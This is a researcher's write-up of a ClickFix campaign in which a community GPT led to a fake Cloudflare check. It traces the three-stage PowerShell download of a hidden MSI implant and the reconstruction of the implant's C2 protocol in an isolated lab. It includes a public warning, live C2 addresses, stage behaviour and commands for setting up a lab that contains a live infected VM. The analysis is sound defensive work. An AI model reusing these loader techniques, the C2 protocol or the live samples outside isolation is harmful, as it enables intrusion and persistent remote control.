Public Advisory
If you only read one section, read this one. Share it with someone who might follow a fake verification prompt.
I had searched for “gpt”. The browser record shows a Google ad redirect into a community GPT on the real ChatGPT site. Its notice claimed a service problem and sent me to a backup page. That page dressed itself as a human-verification check and told me to run a command on my own computer.
The part to recognize is the keyboard sequence:
Windows key + R,Ctrl + V,Enterruns a command. The first keys open Windows Run; the next keys paste whatever the page put on your clipboard; Enter executes it. A website asking you to do that is asking you to run its code.- A human-verification check stays in the web page. If a box claiming to be Cloudflare asks you to open Windows Run or PowerShell, close the tab.
- A familiar site can carry someone else’s instructions. The malicious notice appeared inside a community GPT on the real ChatGPT site. The surrounding page was genuine; the instructions were supplied by a third party.
What to do instead:
- Close the tab. Do not paste or run the command, even if the page says your account or service will stop working.
- If you are unsure, ask someone you trust before following the instructions.
- If you already ran it, disconnect that computer from the internet and get help from someone who can examine it. This trick can install a hidden program.
I did not run the command on my host. The payload here targets Windows; the warning sign is a website telling you to execute a command outside the browser.
Publication note: While preparing this research for release, I discovered Huntress had already published analysis of the same “Plus 5.6” campaign and the Stardock/Build.dat loader chain. That work has publication priority on those overlapping findings. My investigation was conducted independently and was substantially complete before I found their report. The protocol reconstruction, controlled tasking, and reproducible lab described here were developed from my own captured artifacts and testing.
Executive Summary
An ordinary search for gpt took my browser across a Google ad redirect and into a community-built GPT on the real ChatGPT site. The GPT presented a fake service notice pointing to a Google Sites page dressed as a Cloudflare check. The browser record shows that page loading, although it does not preserve the physical click that opened it. A later saved copy of the page put a PowerShell launcher on the clipboard and told the visitor to press Win+R, Ctrl+V, Enter. In Windows those keys would run the launcher, fetch two more PowerShell stages, and silently install an MSI. The attacker needed the visitor to run a command, not a browser exploit.
I did not run that command on my host. I collected the Windows payload afterward and examined it in isolation. The MSI hides its installed product, side-loads a DLL chain, and starts an implant with persistence and task-handling code. I reconstructed enough of its binary protocol to send a type-1 shell task to the resident implant. The first probe returned a marker and opened a local page; the prepared demo uses the same task path to open a locally served Rick Astley video. The released lab includes the primed infected VM, emulator, controller, and harness so another researcher can repeat that result without contacting the real C2.
The saved samples came after the original browser visit, so I cannot say they are byte-for-byte what the first visitor would have received. The public package supports reproduction of the isolated tasking result; raw browser, mailbox, and lab captures remain private. I reported the attack in a ChatGPT conversation, and OpenAI acknowledged that report as Cyber attacks. Firefox also retained the exact GPT conversation URL and fake-site URL from an OpenAI report-form submit event before a review reply said “no policy violation.” I had no unrelated reports from that account; this was the reply to my first report about the attack. A GPT pointing people to a fake verification page that instructs them to run a command called for security and abuse triage. OpenAI had the reported conversation and the exact URL. I cannot see what a reviewer opened or how the report was routed internally; I can see the answer I received. After reading it, I reported the GPT itself as Scams and/or fraud; OpenAI acknowledged “Plus 5.6” by name. I found no decision for that named report. The GPT became unavailable afterward. I do not know why.
A ClickFix GPT, a weaponized MSI, and the implant that RickRolled itself
A real ChatGPT page carried a fake verification prompt. I followed the payload into an isolated lab and eventually made its implant play Rick Astley.
Research materials: qu3b411/clickfix repository · prepared lab release · demo-evidence guide · sample and lab safety.
Incident: September 25, 2026
DFIU
(Don’t Fuck It Up. This is for the person excited enough to try the lab and tempted to take a shortcut.)
The archive linked below contains a live implant and a prepared infected Windows VM. If you only want to watch the result, the video is below. You do not need the lab to understand the joke.
If you do run the lab, use a dedicated host you can afford to wipe and read the included warning first. The shipped harness checks its own VirtualBox setup, but you are responsible for the host around it.
- Keep the VMs on the isolated internal network. No NAT, bridged, or host-only adapter. No route to your LAN or the internet. Check the adapter settings before booting and again if you change anything.
- Keep host integration off. No shared folders, shared clipboard, drag-and-drop, or Guest Additions in the infected Windows VM. A convenient file transfer is a bad trade when the guest is running malware.
- Do not point the sample at the real C2. The address in this article is a live indicator. Inside the lab it is redirected to a local controller, with forwarding disabled. Do not copy that address into a browser or run the sample on a normal network.
- Treat the downloads as hazardous. The password is an acknowledgement, not a safety feature. Do not unpack the archive in Downloads and browse around casually. Keep the samples encrypted except inside the intended research environment.
- Stop when the setup disagrees with the instructions. A failed isolation check is a stop sign. Do not comment it out to get to the Rickroll. Inspect what changed and start again from a clean disposable clone.
- Assume your guest is compromised after the demo. Do not log into personal accounts in it. Do not give it secrets. Revert or delete disposable clones when you finish.
Technical Teardown
The evidence splits here. My browser record reaches the fake check; it does not contain the payload that would have landed had I followed the instructions on my host. I collected the later stages afterward and ran those saved bytes in isolation. That gives me a real execution path to analyze, but it ties the lab result to the supplementary samples rather than to an unseen download during the original visit.
The route to the fake check
The preserved browser route starts with a search for gpt, crosses a Google /aclk ad redirect, and reaches a GPT called “Plus 5.6.” The click identifier matches across the redirect. I also remember a strange “New chat” transition, but I cannot place it from the browser record.

/aclk link. This later screenshot shows how ordinary that entry point looks; it is not the incident ad and does not show that this result is malicious. I cropped out browser profile details and removed the ad URL's query parameters.
The GPT identified itself as community-built. I started a conversation (“Extract avatar”) and saw a “Service Availability Notice” claiming trouble with the primary service and pointing to a backup site, sites[.]google[.]com/view/antibot172881. The screenshot records that notice, and the browser record shows the site loaded afterward. It does not retain the initiating click. The fake notice came from third-party GPT content inside a genuine ChatGPT page; I have no evidence that OpenAI authored it.
Fake Cloudflare verification
My screenshot shows the Google Sites page rendering a full-screen Cloudflare-styled “Human Verification” interface naming chatgpt.com, with instructions to press Win+R, Ctrl+V, Enter.

sites[.]google[.]com/view/antibot172881. This is attacker-controlled content on
Google Sites, not a real Cloudflare check. This crop has its metadata stripped;
the public hash and handling notes are in
images/incident.
The checkbox is theater. The saved page places a PowerShell launcher in an offscreen textarea, selects it, and calls document.execCommand('copy'). By the time the visitor reaches Ctrl+V, the command is already on the clipboard. The page also swaps visible google.com text for chatgpt.com, blocks developer-tool shortcuts, and posts telemetry to a runtime-origin api.php. It references an external script and a panel address that were not captured, so this copy cannot establish whether either one ran.
Payload retrieval
The clipboard launcher fetched /12 from 1450003207, wrote a PowerShell script under %TEMP%, and ran it. That number is decimal IPv4 notation for 86[.]109[.]75[.]7: the request avoids a dotted address and a DNS lookup. The exact launcher bytes are preserved in the password-protected page sample. The three-stage retrieval was:
GET /12→12.ps1(800 bytes) — sets TLS 1.2, a Chrome-like UA,DownloadStringof/s/19481b28bd67, pipes the result into a hiddenpowershell -nop -w hidden -ep bypass -.GET /s/19481b28bd67→stage3.txt(54,235 bytes, arithmetic-obfuscated) — decodes to a downloader of/app/19481b28bd67/IconEdit2Turb.msi, saved to%TEMP%,Unblock-File, thenmsiexec /i … /qn /norestartwith a hidden window.GET /app/19481b28bd67/IconEdit2Turb.msi→ the weaponized MSI (5,069,824 bytes).
The first stage and MSI are saved bytes; I decoded the middle stage. These samples were collected after the original browser visit.
Artifacts: the page, both PowerShell stages, and the MSI are published as live samples — in password-protected archives only — under
malware/. Original and archive hashes are inmalware/README.md; repository file hashes are inmanifests/SHA256SUMS.txt. ReadSAFETY.mdfirst.
Inside the MSI
Expand: MSI packaging, hidden-product flag, and the side-load chain
The MSI declares benign branding (“Stardock Smart DeElevation Tool”, v7.12.0, “Filezo”, Advanced Installer), installs in the user’s LocalAppData Programs tree, and sets ARPSYSTEMCOMPONENT=1 to hide from the installed-programs list. A WiX WixShellExec custom action (sequence 6602, after InstallFinalize) launches DeElevate64.exe without another user action. The dependency chain is DeElevate64.exe → DeElevator64.dll!RunNonElevated → I++u.dll!contentsStroke → senddmp.resources.dll (+ dynamically loaded res.dll). DeElevator64.dll has its import directory in .rsrc and a certificate directory pointing past EOF, both signs of a modified loader.
The Build.dat graft
Build.dat presents as a 36-entry NuGet-style ZIP but has a deliberately inserted region at [0x5847b, 0xaba8e) — exactly 341,523 bytes. Removing precisely that range from an analysis copy restores a ZIP whose 36 members all pass CRC. The I++u.dll loader reads exactly that region, transforms it, copies it into executable memory allocated by senddmp.resources.dll, and hands the buffer to EnumSystemCodePagesW as a callback — a code-execution loader, not data.
The transformed region decodes to valid x64 position-independent code once all three changing state registers in the loader’s XOR loop are tracked correctly. My first pass got that loop wrong; the corrected decoder and recovered bytes are retained in my analysis record.
An isolated execution
Static analysis had shown me a loader and task-handling code; it could not tell me whether the installed process would remain alive long enough to use either. I built a disposable Windows 11 VM with one NIC on a private VirtualBox internal network and no host integration. Sysmon, Procmon, ETW collection for DNS, Task Scheduler, and WinHTTP, plus process, socket, and memory-dump watchers from a read-only tools ISO recorded the run. I took a clean powered-off snapshot before introducing the sample and checked isolation again afterward.
The released victim comes from the sealed run. Defender real-time protection was on, but its signatures were old and offline, and the specimen’s install folder had a narrow exclusion. The specimen survived under those conditions. That says nothing about current Defender detection on a fully updated Windows machine.
Network emulation
The Windows guest needed to reach the services the sample expected without gaining a route off the lab network. A second VM (Ubuntu 24.04) ran INetSim and dnsmasq on the same private segment: wildcard DNS to 10.77.86.2, simulated HTTP/HTTPS, DHCP, no default route, IP forwarding 0. I used a clean probe VM to check that service path before attaching the infected guest. Later, a small local replay server returned the three exact saved stage bodies, allowing the ClickFix chain to run end-to-end without an uplink.
Finding the C2 path
Once the implant stayed resident, I watched it query dns.google, attempt TLS with SNI dns.google, then attempt TCP to 45.140.205.28:443, a candidate C2 endpoint. The first SYNs went unanswered. I then redirected that destination to a passive listener inside the emulator. No byte was sent to the real address. The listener received 18 structured binary messages totaling 58,626 bytes and sent zero bytes back.
Reconstructing the protocol
Expand: the recovered wire format (header, descriptors, registration profile)
The messages use a 120-byte arithmetic header (constant K=0x16df3822a8), 88-byte field descriptors, and XOR-transformed field data. A client-embedded UTC timestamp preceded the socket watcher’s first observation of the same source port in every stream, a useful cross-check on the decode. The body is a 26-field registration profile: username analyst, computer CFX-LAB, Windows version, security product, CPU/GPU, locale, client version, executable, and install path. I also mapped the receive-side action tags (0x56bc, 0x56be, 0x5b90, 0x5608, …) and reproduced the frame-length arithmetic against the captured frames. The public protocol specification carries the wire details.
Why the implant stayed alive
The first direct-MSI run persisted; several shorter runs did not. The difference turned out to be a “Syntax error” dialog left open by the de-elevation wrapper. The dialog kept DeElevate64.exe alive while the malicious DLL ran on another thread. The decoded task script waits 150 and 875 seconds before writing the Run value and scheduled task. In a controlled run I left the dialog open and saw both writes. For this sample, in these runs, process lifetime was the condition that mattered.
Process tree and Sysmon
Sysmon joined the installer chain msiexec.exe → msiexec.exe → 32-bit msiexec.exe → DeElevate64.exe to the DLL load order and the delayed HKCU Run value and scheduled task. The guest and emulator clocks differed after saved-state resume; I joined network events to the emulator capture by source port and packet order.
A local controller
The receive-side reconstruction identified a type-1 task container, a start-shell field, and a field that feeds UTF-16LE command text to cmd.exe. I wrote a controller under c2/ that binds to 10.77.86.2:8443, rejects peers outside 10.77.86.0/24, and emits the fixed frames needed to test that path. It has no upstream or forwarding code. Task types 2–4 appear in the disassembly; I did not exercise them.
Task execution
The reconstructed frames let me test whether the client was actually parsing my replies:
- State flip: changing decoded field
0x56bcbetween01and00repeatably changed the live client’s connection lifetime and reconnect cadence. Switching it back restored the first behavior. Both NIC captures contain the generated frames; the change came from the client acting on them. - Type-1 shell: the implant spawned
cmd.exe, returnedCFX_RICKROLL_TASK_PROOF, and echoed the shell PID in reply field0x5975. A second fixed shell-input frame launched Edge at a local page. That first probe did not play the video; the later prepared demo served video through the same local address.
Sysmon recorded DeElevate64.exe → cmd.exe → msedge.exe during that controlled probe, after my controller sent the task. Edge was the result of my shell input, not an observed attacker command. I checked the replies against captures from both NICs and the Sysmon process tree. The public demo-evidence guide keeps the controlled probe distinct from the later video presentation.
What happened after I reported it
There were two reporting paths before I received the negative reply. Keeping them separate matters.
First, I reported the attack from the ChatGPT conversation under Cyber attacks. OpenAI’s receipt says the report concerned “Cyber attacks” in a ChatGPT conversation. It does not print the conversation ID, but I made the report about the “Plus 5.6” conversation, and I had no unrelated reports from that account. This was the first report.
I also used OpenAI’s Report Content form. Firefox saved the fake-site URL and the exact “Plus 5.6” conversation URL together when that form was submitted. A case-system acknowledgment then said a report had been submitted. That email does not repeat the URLs. The form and its acknowledgment came before the negative review reply, but I cannot see whether OpenAI joined the form case to the conversation report internally.
Then the same reporting mail system that acknowledged the Cyber attacks conversation report sent a reply saying it had reviewed the content I reported in ChatGPT and “found no policy violation.” With no unrelated reports from that account, this was the answer to my first attack-conversation report. The reply does not print a case ID, conversation ID, or GPT name, and I cannot see what the reviewer actually opened. I read it later that morning.
That distinction matters to the failure. The first report came from a GPT conversation that led to a fake verification page telling Windows users to execute a command. The exact conversation and fake-site URLs were also in OpenAI’s report form before the reply. The later collected chain installed a resident implant that accepted shell tasks in my isolated lab. This called for security and abuse triage: inspect the GPT and outbound link, preserve the relevant records, and assess whether other users were exposed. I cannot tell whether the miss was in intake, routing, or review, or whether any separate investigation occurred. The answer sent back on the first report was “no policy violation.”
After reading that answer, I reported the GPT itself as Scams and/or fraud. The later acknowledgment explicitly names “Plus 5.6” and confirms receipt. It does not say OpenAI reviewed or removed the GPT, and I found no decision email for that GPT-level report in the preserved mailbox.
I found some report messages only when I revisited the mailbox. Their headers show they were delivered on the incident date; delivery does not tell me when I first saw them. When I checked later, the GPT was unavailable. I do not know whether OpenAI removed it, its creator took it down, or something else happened.
RickRoll
Watch the recorded demo on YouTube
The search ad, community GPT, and copy-paste “verification” trick reached my browser. I did not run the command, but I saved the page and followed its later payload through an isolated lab. Static analysis exposed the loader and task-handling code; the runtime work gave me a resident implant sending registration messages. Once I had the frame arithmetic and enough of the receive path, I could speak the implant’s language back to it.
The first fixed task returned CFX_RICKROLL_TASK_PROOF, echoed the shell PID, and opened a page on the local emulator. That was the controlled probe. The video came later, through the same tested shell path. A browser window makes a good punchline, but the tasking claim rests on several things that agree with one another:
- Protocol frames: the public protocol specification documents the reconstructed format and the fixed controller frames.
- Packet captures and Sysmon: the original probe’s captures reconstruct both sides of the exchange; Sysmon records
DeElevate64.exe → cmd.exe → msedge.exe, with the shell PID echoed in the reply. The demo-evidence guide separates that probe from the later video presentation. - Prepared baselines: the release manifest hashes each archive part and the assembled ZIP. The encrypted package contains internal file checksums and the saved VMs used for the repeatable demo.
Edge was the last process in that chain. The implant accepted a frame I constructed, started the shell, and acted on its input while every network path remained inside the lab. The packaged baselines preserve the resident state so another researcher can make the same check instead of taking my recording on faith.
How do I make iClickRickroll?
Get the prepared lab from the qu3b411/clickfix release. It contains a live infected Windows VM with its saved RAM state, an isolated emulator, the controller, two ISOs, and the harness. Preserving that state is why this is a VM-folder release rather than an OVA or instructions to infect a fresh guest. The encrypted archive is 21.3 GiB, expands to about 118.6 GB before disposable run clones, and is split into twelve assets for GitHub’s per-file limit. Read the warning and inspect the guided setup script before running it. Do not pipe a fetched script straight into a shell.
git clone https://github.com/qu3b411/clickfix.git
cd clickfix
bash iclickrickroll/setup-lab.sh
The terminal guide asks before downloading the twelve parts, verifies each SHA-256 and the joined ZIP, and asks again before extraction and import. You type IAcknowledgeMaliciousContent once; it is both the acknowledgement and the ZIP password, passed to unzip without placing it in process arguments. After verifying the extracted files, the guide offers the Debian/Ubuntu packages listed in packages.json and imports both baselines into iclickrickroll-research/ beside the clone. On the dedicated Linux/VirtualBox host, run the command it prints:
cd ../iclickrickroll-research/iclickrickroll-lab/reproducible-lab
make iclickrickroll
The harness checks the shipped single VirtualBox internal network, the absence of NAT/bridged/host-only adapters, and emulator forwarding disabled. It starts disposable clones of the baselines and brings up the local controller. Type send-rick in the C2 pane. The command waits for the resident implant’s next beacon; that delay is normal. On receipt, the fixed task opens Edge fullscreen on the locally served Creative Commons concert video. The emulator redirects the sample’s hardcoded C2 address to the controller inside the lab. It has no route to the real endpoint. make clean removes the run clones. The full lab instructions cover manual acquisition, prerequisites, hashes, and handling limits.
To the Malware Author
Your fake verification page appeared after a search ad redirect and a community GPT. I cannot tell who controlled the ad, or whom you intended to catch. The chain reached my browser, and I saved the page instead of running the command.
The MSI hid its product with ARPSYSTEMCOMPONENT=1, launched DeElevate64.exe, and side-loaded through DeElevator64.dll → I++u.dll. The latter read a 341,523-byte graft from a NuGet-looking ZIP and passed its decoded code to a callback loader. I got the XOR loop wrong on the first pass. All three state registers changed on every byte; once I accounted for that, the graft decoded cleanly.
The .raw container held 1,128 records, including a delayed persistence script in record 4 and an x64 stager in record 1118. In my runs, your de-elevation wrapper’s “Syntax error” dialog kept the host process alive long enough for the delayed Run-key and scheduled-task writes. Closing it early stopped that path. The dialog was doing more for persistence than the installer label suggested.
Your implant then tried to reach 45.140.205.28 and registered with my local listener instead. Its 26-field profile arrived over a protocol with a 120-byte arithmetic header, 88-byte descriptors, and XOR-coded fields. I changed decoded flag 0x56bc between 01 and 00 and watched the client change its reconnect behavior in both directions. I then sent a fixed type-1 shell task; it spawned cmd.exe and returned my marker with the shell PID in 0x5975.
The first probe opened a local page. In the prepared lab, the same task path opened Edge on the locally served Rick Astley video. I did not touch your server, see your real tasking, or exercise the other task types. The network had no route to you.
You tried to get me to paste your command. I got your implant to run one of mine.